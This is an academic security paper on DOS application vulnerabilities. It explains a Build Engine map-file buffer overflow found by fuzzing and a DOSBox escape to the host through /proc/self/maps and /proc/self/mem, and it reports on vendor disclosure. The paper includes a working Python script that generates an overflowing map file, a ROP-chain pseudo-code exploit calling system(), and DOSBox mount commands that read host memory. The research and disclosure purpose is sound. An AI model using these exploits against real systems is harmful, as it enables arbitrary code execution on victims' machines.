DOS Software Security: Is there Anyone Left to Patch a 25-year old Vulnerability?

Alexandre Bartel

Abstract. DOS (Disk Operating System) systems were developed in the 1970s and are still used today, for example in some embedded systems, management applications or by the gaming community. In this article we will study the impact of the (lack of) security of DOS applications on modern systems. We will explain in detail the vulnerability of the CVE-2018-20343 which affects the Build Engine - a 3D engine - and which allows arbitrary code execution. We show that such vulnerabilities can be found in seconds using state-of-the-art fuzzers. Often, running a DOS applications today means running it within an emulator such as DOSBox. Such emulators should limit the interaction between the DOS application and the host OS. Unfortunately, we also show how DOSBox directly allows emulated applications to access the host file system, thus allowing to compromise the host machine by changing login scripts for instance. While this kind of attack usually requires a user action (login, reboot, etc.) to execute the malicious code, we further show, by explaining CVE-2019-12594, that even immediate arbitrary code execution can be achieved by bypassing mitigation techniques such as DEP or ASLR. Finally, we will describe how software vendor are (or not) patching DOS applications they still sell today.

1 Introduction

DOS is old. Nevertheless, it is still being used and studied. For instance, Mikko Hypponen launched the "Malware Museum" [4] in 2016 and Ben Cartwright-Cox presented his study on malicious DOS applications in December 2018 at the 35^{th} Chaos Communication Congress (CCC) [1].

Despite their age – DOS and the first DOS applications are from the late 70's – some DOS applications are still being used today. Gamers still use DOS to play old-school video games and some companies still rely on DOS to execute applications that have been developed a long time ago [3]. More precisely, we can mention McLaren Automotive which relies on DOS software for its cars [6] as well as Australia's health department which relies on an old software developed specifically for DOS [5]. In the world of gamers, DOS games are still being developed [1]. The last one dating from

1. `http://www.doshaven.eu/`

2018. Some book writers also use DOS. For instance, George R. R. Martin, the "Game of Thrones" author, uses WordStar 4.0 on a DOS machine [2].

2 DOSBox: an emulator for DOS applications

DOSBox is probably the most widely used software to run old DOS applications and games. DOSBox emulates x86 processors such as the 286 or 386 in real mode and protected mode. This application also handles a file-system and DOS memory extensions such as XMS or EMS (the interested reader can refer to the PC-Bible [10] for more information). DOSBox emulates CGA/EGA/VGA/VESA graphics as well as SoundBlaster and Gravis Ultra Sound sound cards. DOSBox allows to run 16-bit or 32-bit x86 DOS binaries on recent x86 processors such as x86_64 but also on ARM or RISC processors via a dynamic instruction decoding engine which translates every emulated instruction, handles the corresponding native code and executes it on the processor of the host machine.

A DOSBox user might think that running only official binaries prevents him/her from being targeted by attackers. In the following sections we show that this naïve view is wrong. In Section 3, we describe how an attacker can exploit a vulnerability in a DOS application to execute arbitrary code within DOSBox when the target DOS application reads a specially crafted file. In Section 4, we explain how he can further escape DOSBox to run arbitrary code on the host machine.

3 CVE-2018-20343: A 25-year old vulnerability

At the time our objective was to find some programs to illustrate how fuzzers work for a course on software vulnerabilities. To do that we ran AFL [11] on multiple small open-source C and C++ applications including a GNU/Linux port of the Build Engine [8].

For the Build Engine, launching AFL directly on the unmodified code is too slow, as the code needs to initialize the graphic part which takes a few seconds **at every run**. This is way too slow as it means that AFL can only run a single test every two seconds (typically AFL runs hundreds or thousands of tests per second). To improve the number of tests per seconds, we decided to bypass the graphic initialization step and to only focus on the code parsing `.map` files [2]. The reasoning is that map files are the only files an attacker can create and share to a victim who will give it

2. Map files represent worlds in which the player can evolve

as input to the program. So it makes sense to analyze the code responsible from parsing these map files. The original code of the main function in file `build.c` is shown below:

```
[...]
int main(int argc,char **argv)
{
  char ch, quitflag;
  long i, j, k;

    _platform_init(argc, argv, "BUILD editor by Ken Silverman", "BUILD");

    if (getenv("BUILD_NOPENTIUM") != NULL)
        setmmxoverlay(0);

  editstatus = 1;
  if (argc >= 2)
  {
    strcpy(boardfilename,argv[1]);
    if (strchr(boardfilename,'.') == 0)
      strcat(boardfilename,".map");
  }
  else
    strcpy(boardfilename,"newboard.map");

  ExtInit();
  _initkeys();
  inittimer();

  loadpics("tiles000.art");
  loadnames();

  strcpy(kensig,"BUILD by Ken Silverman");
  initcrc();

  if (setgamemode(vidoption,xdim,ydim) < 0)
  {
    ExtUnInit();
    uninitkeys();
    uninittimer();
    printf("%ld * %ld not supported in this graphics mode\n",xdim,ydim);
    exit(0);
  }

  k = 0;
  for(i=0;i<256;i++)
  {
    j = ((long)palette[i*3])+((long)palette[i*3+1])+((long)palette[i*3+2]);
    if (j > k) { k = j; whitecol = i; }
  }

  initmenupaths(argv[0]);
  menunamecnt = 0;
  menuhighlight = 0;

  for(i=0;i<MAXSECTORS;i++) sector[i].extra = -1;
```

```
6820   for(i=0;i<MAXWALLS;i++) wall[i].extra = -1;
6821   for(i=0;i<MAXSPRITES;i++) sprite[i].extra = -1;
6822
6823   if (loadboard(boardfilename,&posx,&posy,&posz,&ang,&cursectnum) == -1)
6824   {
6825     initspritelists();
6826     posx = 32768;
6827     posy = 32768;
6828     posz = 0;
6829     ang = 1536;
6830     numsectors = 0;
6831     numwalls = 0;
6832 [...]
```

We can identify function calls and instructions responsible for the engine initialization at line 6774 and at lines 6789 to 6821. These lines will be removed. Nevertheless, we should keep lines responsible for the parsing of the map file (lines 6780 to 6787) and the line calling the function loadboard which parses the map file (line 6823). Furthermore, we only want AFL to fuzz the parser of map files. Since we do not care about the code after the call to `loadboard`, we replaced it by a `return 0;` instruction. The resulting main function is as follows:

```
6768 [...]
6769 int main(int argc,char **argv)
6770 {
6771   char ch, quitflag;
6772   long i, j, k;
6773
6774     if (getenv("BUILD_NOPENTIUM") != NULL)
6775         setmmxoverlay(0);
6776
6777   editstatus = 1;
6778   if (argc >= 2)
6779   {
6780     strcpy(boardfilename,argv[1]);
6781     if (strchr(boardfilename,'.') == 0)
6782       strcat(boardfilename,".map");
6783   }
6784   else
6785     strcpy(boardfilename,"newboard.map");
6786
6787   loadboard(boardfilename,&posx,&posy,&posz,&ang,&cursectnum);
6788   return 0;
6789 }
6790 [...]
```

In a few seconds, AFL generated crashes as shown in Figure 1. After a quick analysis, we identified that from a corrupted `.map` file, an attacker can control the number of bytes to copy to the global buffer *sector* located in the global variables section in main memory. This buffer is defined in `build.h` as follows:

```
[...]
#define MAXSECTORS 1024
[...]
EXTERN sectortype sector[MAXSECTORS];
[...]
```

This means that the sector variable can hold a maximum of 1024 sector structures. A sector structure represents 40 bytes and is defined as follows in `build.h`:

```
typedef struct
{
  short wallptr, wallnum;
  long ceilingz, floorz;
  short ceilingstat, floorstat;
  short ceilingpicnum, ceilingheinum;
  signed char ceilingshade;
  unsigned char ceilingpal, ceilingxpanning, ceilingypanning;
  short floorpicnum, floorheinum;
  signed char floorshade;
  unsigned char floorpal, floorxpanning, floorypanning;
  unsigned char visibility, filler;
  short lotag, hitag, extra;
} sectortype;
```

Recall that the fuzzing has been done on a port of the Build Engine on GNU/Linux to identify the vulnerability. We then reused the input file *IF* which triggers a crash to check if the DOS version of the Build Engine is vulnerable. We compiled the original DOS source code under DOSBox using the DOS Open Watcom C/C++ compiler. When the DOS version parses file *IF* it also crashes. But is this crash exploitable in the DOS application? Let's have a look at the code reading sector structures from the map file in file `engine.c`:

```
1935   kread(fil,&numsectors,2);
1936   kread(fil,&sector[0],sizeof(sectortype)*numsectors);
```

We can see that at line 1935, the size of the sector structure, *SSS*, is read from the file (so the size is controlled by the attacker). At line 1936 *SSS* sector structures are read from the map files and stored in the sector array. As we have seen above, the maximum number of elements in the sector array is 1024. Since the number of sectors is encoded on

```
                    american fuzzy lop 2.52b (build)

┌─ process timing ─────────────────────────────────────┬─ overall results ────┐
│        run time : 0 days, 0 hrs, 0 min, 28 sec       │  cycles done : 0     │
│   last new path : 0 days, 0 hrs, 0 min, 1 sec        │  total paths : 20    │
│ last uniq crash : 0 days, 0 hrs, 0 min, 0 sec        │ uniq crashes : 6     │
│  last uniq hang : none seen yet                      │   uniq hangs : 0     │
├─ cycle progress ────────────────────┬─ map coverage ─┴──────────────────────┤
│  now processing : 0 (0.00%)         │    map density : 0.15% / 0.35%       │
│ paths timed out : 0 (0.00%)         │ count coverage : 2.11 bits/tuple     │
├─ stage progress ────────────────────┼─ findings in depth ───────────────────┤
│  now trying : bitflip 1/1           │ favored paths : 1 (5.00%)            │
│ stage execs : 222/403k (0.06%)      │  new edges on : 16 (80.00%)          │
│ total execs : 1945                  │ total crashes : 11 (6 unique)        │
│  exec speed : 71.86/sec (slow!)     │  total tmouts : 5 (3 unique)         │
├─ fuzzing strategy yields ───────────┴───────────┬─ path geometry ────────────┤
│   bit flips : 0/0, 0/0, 0/0                     │    levels : 2             │
│  byte flips : 0/0, 0/0, 0/0                     │   pending : 20            │
│ arithmetics : 0/0, 0/0, 0/0                     │  pend fav : 1             │
│  known ints : 0/0, 0/0, 0/0                     │ own finds : 19            │
│  dictionary : 0/0, 0/0, 0/0                     │  imported : n/a           │
│       havoc : 0/0, 0/0                          │ stability : 100.00%       │
│        trim : 0.00%/1559, n/a                   ├────────────────────────────┘
└─────────────────────────────────────────────────┘          [cpu000: 26%]
```

Fig. 1. AFL generates inputs which can crash the build engine in less than 30 seconds.

2 bytes, the attacker can write $2^{16} - 1 = 65535$ sectors which represent $65535 * 40 = 2621400$ bytes or 2559 kbytes or 2.49 Mbytes. The size of the global array `sectors` being only $1024 * 40$ bytes, the attacker can trigger an overflow of maximum $(65535 - 1024) * 40 = 64011 * 40$ bytes. Is this enough to change the control flow to execute arbitrary code?

First of all, we have to understand how can the attacker can exploit this buffer overflow vulnerability on a global variable to change the control flow. Changing the control flow is usually done by changing the return address on the stack. The "issue" is that between the global variables section and the stack is the heap section. Corrupting it will crash the program and the exploitation will likely fail.

In turns out that, for a DOS program, the different sections (global variables, code, heap and stack) are located one after each other in memory. As illustrated on Figure 4 (left), there is no unmaped memory zone between global variables and the code, between the code and the heap and between the heap and the stack. Therefore, reaching the stack from the exploitation of a buffer overflow of a global variable will not generate a segmentation fault. The exploitation will, however, erase some global variables, and all the the heap as illustrated by the red overlay on Figure 4 (right). Furthermore, since the exploitation is on a DOS applications running on a DOS system, there is to mitigation such as DEP (Data Execution Prevention) or ASLR (Address Space Layout Randomization). All sections are RWX (Read/Write/Execute) and are always at the same place in memory. Thus, it is possible to overwrite the code section and the heap section.

We use the Python scriptof Figure 2 to generate a map file containing enough sector structures so that when the parser will read the map file it will overflow the `sector` global variables, erase the code and the heap sections and reach the stack to overwrite the return address of the current function. Using the Watcom debugger we can locate the sector variable in memory: it is located at address `0x6674b0`. Using the debugger we also find that the return address on the stack when the function reading the map file is executed is at address `0x6d26b0`. This is why variable `total_bytes_till_esp` is initialized to $0x6d26b0 - 0x6674b0 = 0x6b200$ at line 12 in the script. Since the sector structure is 40 bytes, we need at least $(0x6d26b0 - 0x6674b0)/40 + 1 = 10970$ sector structures. The overall structure of a map file is rather simple. There is a header (lines 19 to 24) then the number of sectors (line 25), then the sectors (lines 27 and 28), the number of walls and the walls (lines 29 to 31) and finally the number of sprites and the sprites (lines 32 to 34).

As shown in Figure 3, when the DOS version of the Build Engine reads the map file generated by the Python script of Figure 2, the attacker can overwrite the stack to redirect the control flow to its own code. Indeed, ESP, the register pointing to the return address on the stack, points now to a memory zone controlled by the attacker containing `'AAAAA...'` (see line 28 of Figure 2). The attacker can put his own code in the heap section or the stack section as all these sections are writable and executable. At this point, the attacker can execute arbitrary code on the DOS system (in our case within DOSBox). Let's see in the next section, how the attacker can escape DOSBox to run arbitrary code on the host machine running DOSBox.

4 Access to the File-System: what could go wrong?

DOSBox has an internal `MOUNT` command which allows it to make part of the host file-system accessible within DOSBox. For instance, if DOSBox is launched by user `foo`, a malicious DOS application could read and write any file accessible to user `foo`. This situation is bad from

```python
import sys
import struct

SECTOR_TYPE_SIZE = 40
WALL_TYPE_SIZE = 32
SPRITE_TYPE_SIZE = 44

def generateMap(output_map_fn):

    with open(output_map_fn, "wb") as f:

        total_bytes_till_esp = 0x6b200

        nbrSectors = int ((total_bytes_till_esp + 10) / SECTOR_TYPE_SIZE + 2)
        print ("[+] nbrSectors: %s" % (nbrSectors))
        nbrWalls = 8000
        nbrSprites = 4000

        f.write(struct.pack('<L', 7)) # version, little endian
        f.write(struct.pack('<L', 0))
        f.write(struct.pack('<L', 0))
        f.write(struct.pack('<L', 0))
        f.write(struct.pack('<h', 0))
        f.write(struct.pack('<h', 0)) # cur sector
        f.write(struct.pack('<h', nbrSectors)) # nbr of sectors

        for i in range(nbrSectors):
            f.write(b'\xAA'*int(SECTOR_TYPE_SIZE))
        f.write(struct.pack('<h', nbrWalls)) # nbr of walls
        for i in range(nbrWalls):
            f.write(b'\xBB'*int(WALL_TYPE_SIZE))
        f.write(struct.pack('<h', nbrSprites)) # nbr of sprites
        for i in range(nbrSprites):
            f.write(b'\xCC'*int(SPRITE_TYPE_SIZE))

output_map_fn = sys.argv[1]
print ("[+] output map: '%s'" % (output_map_fn))

generateMap(output_map_fn)
```

Fig. 2. Python script to generate a map to trigger the overflow to overwrite the return address on the stack.



Fig. 3. The attacker controls the return address of the current function. ESP now points to values controlled by the attacker.



Fig. 4. Memory Layout of a DOS Program. Every section (code, global variables, heap and stack) are following each other without gap (left). Exploiting a buffer overflow in a global variable to overwrite a return address on the stack corrupts the heap (right).

a security point of view since the integrity of the host system can be compromised. This vulnerability is described in CVE-2007-6328. While critical, successfully exploiting this vulnerability requires an action from the user. For instance, under GNU/Linux, a malicious DOS application could modify the `.bashrc` file which is executed only when the user pops a new bash shell. Under Windows 10, a malicious DOS application could insert a file to execute in the `startup` directory. This file will only be executed at reboot. But is there a way to directly execute arbitrary code on the host without waiting for a user action and this only through the file-system?

On some Unix systems (Debian, Fedora, etc.) the `/proc` file-system is mounted by default since some binaries rely on this file-system. Removing it will break these binaries. Moreover, `/proc` is sometimes used to debug applications. The `proc` file-system is a virtual file-system which does not contain real files (all files have a size at 0 byte). The files in `proc` allow to read and sometimes write runtime system information such as the system memory, the mounted devices or the hardware configuration. A process can also have access to its memory mapping information through `/proc/self/maps` and read from and write to its own virtual memory through `/proc/self/mem`.

Et voilà, it's done! Well, it's a bit more complicated than just saying it, but being able to read `/proc/self/maps` enables to bypass ASLR and accessing `/proc/self/mem` in read/write mode enables to bypass DEP by extracting gadgets and injecting a ROP chain on the stack.

Extracting information about where the code segments and libraries are loaded can be achieved with the following command executed within DOSBox:

```
C:\> mount p /proc/self/
C:\> p:
P:\> type maps
```

The first command mounts the proc file-system associated with the DOSBox process under the P drive. The second command change the current drive to the P drive. The third command dumps the memory mapping of the DOSBox process running on the host machine. Figure 5 illustrates the result of the execution of these three commands and shows how simple it becomes to have information about the DOSBox process from within DOSBox. In the exploit code of Figure 7, ASLR bypass is represented by lines 7 to 9.



Fig. 5. The attacker can bypass ASLR by reading the `/proc/self/maps` file of the host file-system from within DOSBox.

To show that we can execute arbitrary code on the host from within DOSBox, we call the `system()` library function to execute a shell that will launch an arbitrary binary present on the host file-system. In our example of Figure 7, we choose to execute `/usr/bin/qalculate-gtk`, a calculator. Since the stack of the DOSBox process is non-executable, we cannot directly inject our shellcode on it. However, we can still inject a ROP chain. As illustrated lines 13 and 14, we first put the string of the command we want to execute in the first bytes of the stack section. Next, we prepare the ROP chain with 2 gadgets and 1 data element (lines 12 to 22). The first gadget is `pop rsi; ret;`, located at offset `0x28d87` in the dosbox code section. This gadget takes 8 bytes from the stack (the data element of the ROP chain initialized to represent the address to the command string located at in the first bytes of the stack) and store them in the `rsi` register. This register represents the first parameter for a function call (here the function is `system` and its first parameter is a pointer to the string representing the command to execute). The second gadget is the address of the `system` function located at offset `0x449c0` in the libc.

During the attack, the stack will be rewritten through a call to `fwrite` (line 30 in Figure 7). At this precise moment, the DOSBox call stack looks like the following:

```
#0  __GI___libc_write (fd=9, buf=0x555557c17880 <dos_copybuf>, nbytes=6144) at
↪   ../sysdeps/unix/sysv/linux/write.c:26
#1  0x00007ffff74c462d in _IO_new_file_write (f=0x55555862e920,
↪   data=0x555557c17880 <dos_copybuf>, n=6144) at fileops.c:1183
#2  0x00007ffff74c39cf in new_do_write (fp=fp@entry=0x55555862e920,
↪   data=data@entry=0x555557c17880 <dos_copybuf> "v\375WUUU",
↪   to_do=to_do@entry=6144) at libioP.h:839
#3  0x00007ffff74c4d5e in _IO_new_file_xsputn (n=6144, data=<optimized out>,
↪   f=0x55555862e920) at fileops.c:1262
#4  _IO_new_file_xsputn (f=0x55555862e920, data=<optimized out>, n=6144) at
↪   fileops.c:1204
#5  0x00007ffff74b9d58 in __GI__IO_fwrite (buf=buf@entry=0x555557c17880
↪   <dos_copybuf>, size=size@entry=1, count=6144, fp=0x55555862e920) at
↪   libioP.h:839
#6  0x000055555562b4e8 in localFile::Write (this=0x55555b433040,
↪   data=0x555557c17880 <dos_copybuf> "v\375WUUU", size=0x7fffffffa698) at
↪   drive_local.cpp:466
#7  0x000055555561d46b in DOS_WriteFile (entry=<optimized out>,
↪   data=data@entry=0x555557c17880 <dos_copybuf> "v\375WUUU",
↪   amount=amount@entry=0x7fffffffa800) at dos_files.cpp:393
#8  0x00005555556171ea in DOS_21Handler () at dos.cpp:594
#9  0x00005555555810bf in Normal_Loop () at dosbox.cpp:137
#10 0x000055555558113e in DOSBOX_RunMachine () at dosbox.cpp:316
#11 0x00005555555585ff2 in CALLBACK_RunRealInt (intnum=intnum@entry=33 '!') at
↪   callback.cpp:106
#12 0x0000555555762e6c in DOS_Shell::Execute (this=this@entry=0x55555863a060,
↪   name=name@entry=0x7fffffffbdd0 "MEM.EXE", args=args@entry=0x7fffffffcf37 "")
↪   at shell_misc.cpp:492
#13 0x000055555575fe13 in DOS_Shell::DoCommand (this=this@entry=0x55555863a060,
↪   line=0x7fffffffcf37 "", line@entry=0x7fffffffcf30 "MEM.EXE") at
↪   shell_cmds.cpp:153
#14 0x000055555575adcf in DOS_Shell::ParseLine (this=this@entry=0x55555863a060,
↪   line=line@entry=0x7fffffffcf30 "MEM.EXE") at shell.cpp:251
#15 0x000055555575ba7f in DOS_Shell::Run (this=0x55555863a060) at shell.cpp:329
#16 0x000055555575b8cd in SHELL_Init () at shell.cpp:653
#17 0x00005555557ff97 in main (argc=<optimized out>, argv=<optimized out>) at
↪   sdlmain.cpp:2019
```

While the separation between frames is always a constant, the stack itself might be slightly shifted from an execution to another. Therefore, we dump part of the stack data by reading `/proc/self/mem` and locate precisely the `Normal_Loop` stack frame. From there we can go backward with a constant in the virtual address space to find the location L of the return address of `__GI___libc_write` (it would also work with other stack frames). Once we have L (line 25), we inject our ROP chain there (lines 28 to 30). The execution of the ROP chain is successful and pops a calculator on the host OS as illustrated on Figure 6.



Fig. 6. The attacker can execute arbitrary code on the host OS from within DOSBox.

5 Patch or not patch?

The *Build Engine* [9], developed by Ken Silverman in 1993, is a 3D engine used by – at least – the following games developed in the 90's: Witchaven (1995), William Shatner's TekWar (1995), Duke Nukem 3D (1996), Witchaven II: Blood Vengeance (1996), PowerSlave PC version (1996), Blood (1997), Shadow Warrior (1997), Redneck Rampage (1997), Redneck Rampage Rides Again (1998), Redneck Deer Huntin' (1998), NAM (1998), Extreme Paintbrawl (1998), Duke Nukem: Zero Hour (1999) and World War II GI (1999). The Build Engine is also at the heart of a Duke Nukem 3D port called EDuke32. EDuke32 is itself used by a recent game released in 2018 called Ion Maiden.

We have tried to trigger the buffer overflow of CVE-2018-20343 on the latest versions of the Build Engine, Duke Nukem 3D, Blood, Shadow Warrior and Redneck Rampage. All the games except Blood crash. Figure 8 illustrates the crash on Duke Nukem 3D and Redneck Rampage. It seems that the Blood developers have identified the problem and patched the original code of the Build Engine to check that the number of sectors in the map file is not greater than the maximal number of sectors of the buffer to avoid an overflow. For some reason, this information has not been propagated to the other developers, leaving the other applications' code unpatched.

```
public void escape() {
  chain = malloc(64 * 10000);

  fd = fopen("p:\\mem", "rwb");
  fp = fopen("p:\\maps", "r");

  // use fp to retrieve addresses of code sections
  // and bypass ASLR
  addresses_start[dosbox_i] = ...
  addresses_start[libc_i] = ...

  // write command "/usr/bin/qalculate-gtk",0 at start of stack
  seek_to_addr(addresses_start[stack_i], fd);
  retval = fwrite(command, 1, strlen(command) + 1, fd);

  chain_len = 3;
  chain[0] = 0x0000000000028d87; // pop rdi, ret gadget
  chain[1] = addresses_start[stack_i]; // @ "/usr/bin/qalculate-gtk",0
  chain[2] = 0x00000000000449c0; // system()
  //
  chain[0] += addresses_start[dosbox_i];
  chain[2] += addresses_start[libc_i];

  // use fd to find precise stack location
  chain_start_addr = find_stack_to_overwrite(fd);

  // position the cursor to the right address
  seek_to_addr(chain_start_addr, fd);
  // write the ROP chain and execute it to bypass DEP
  retval = fwrite(chain, 8, chain_len, fd);

  printf("ERROR, exploitation failed. Should not reach this point.\n");
  exit(-1);
}
```

Fig. 7. Simplified pseudo-code version of the exploit code to escape from DOSBox and execute arbitrary code on the host.



Fig. 8. Overflowing the buffer in Duke Nukem 3D (top), Redneck Rampage (bottom) and Shadow Warrior (not shown on the figure).

Not only are these applications unpatched, but they are still being sold today! Redneck Rampage is available on GOG.com [3], Blood is available on GOG.com [4] and Shadow Warrior is available on the 3DRealms website [5]. We also note that all these games are packaged with DOSBox...

The vulnerability of CVE-2018-20343 is a 25-year old vulnerability might impact most games based on the Build Engine up to Ion Maiden. Unfortunately, it seems very hard to push vendors to patch these applications.

5.1 Build Engine

Ken Silverman, the developer behind the Build Engine, has been contacted first. In a few days he acknowledged the vulnerability. However, the code of the Build Engine will not be patched since it is obsolete and newer versions such as the Build Engine 2 or EDuke32 have replaced it.

5.2 Ion Maiden

The lead developer of Ion Maiden has been contacted. In about 10 days the code of EDuke32 (on which Ion Maiden is based) has been patched in commit 6618883d7e29c9bedb3a65ea01b2681a2d31d23e. Note that Ion Maiden is a Linux/Windows/Mac game and not a DOS game. Exploiting this vulnerability on modern machines seems very difficult since the attacker would have to bypass mitigation techniques such as ASLR and DEP with a single vulnerability and no scripting environment to chain other vulnerabilities. We have not investigated this further.

5.3 3DRealms

We have contacted 3DRealms in October 2018 and did not receive any feedback. We have sent a second email 3 months later and they opened a ticket. We asked for feedback twice since then, but did not receive any news, so it seems Shadow Warrior and Duke Nukem 3D are still unpatched at the time of writing.

3. `https://www.gog.com/game/redneck_rampage_collection`
4. `https://www.gog.com/game/one_unit_whole_blood`
5. `https://3drealms.com/catalog/shadow-warrior_10/`

5.4 GOG.com

We have contacted GOG.com regarding Redneck Rampage. To our surprise, they were quite fast to reply to us (a few days) and told us that the issue had been sent to their security team. Then, nothing for 3 months. We tried to send another email a few weeks later and found out that the security team cannot do anything about it. No more information has been given to us on the reason why it won't be patched. Maybe it has something to do with the company holding the rights to the game? This game has been developed by Xatrix Entertainment in the 90's. Ok, so let's try to contact the developers of Xatrix Entertainment. Wait a minute... the company has been bought by Activision in 2002. Ok, let's try to contact Activision. Wait a minute... the company has kind of merged with Blizzard Entertainment to become Activision Blizzard in 2007. Ok. let's try to contact them. Wait a minute... Activision became independent again in 2013. Pfiou, it finally stops there. So let's see who we can contact on the Activision website. What? Under construction? No problem, let's go back to the GOG's people and ask them for one of their contact at Activision. Unfortunately they cannot give us more information that the public information which are nowhere to be found... Last chance, we try to contact them via Twitter. We never got any reply...

5.5 DOSBox

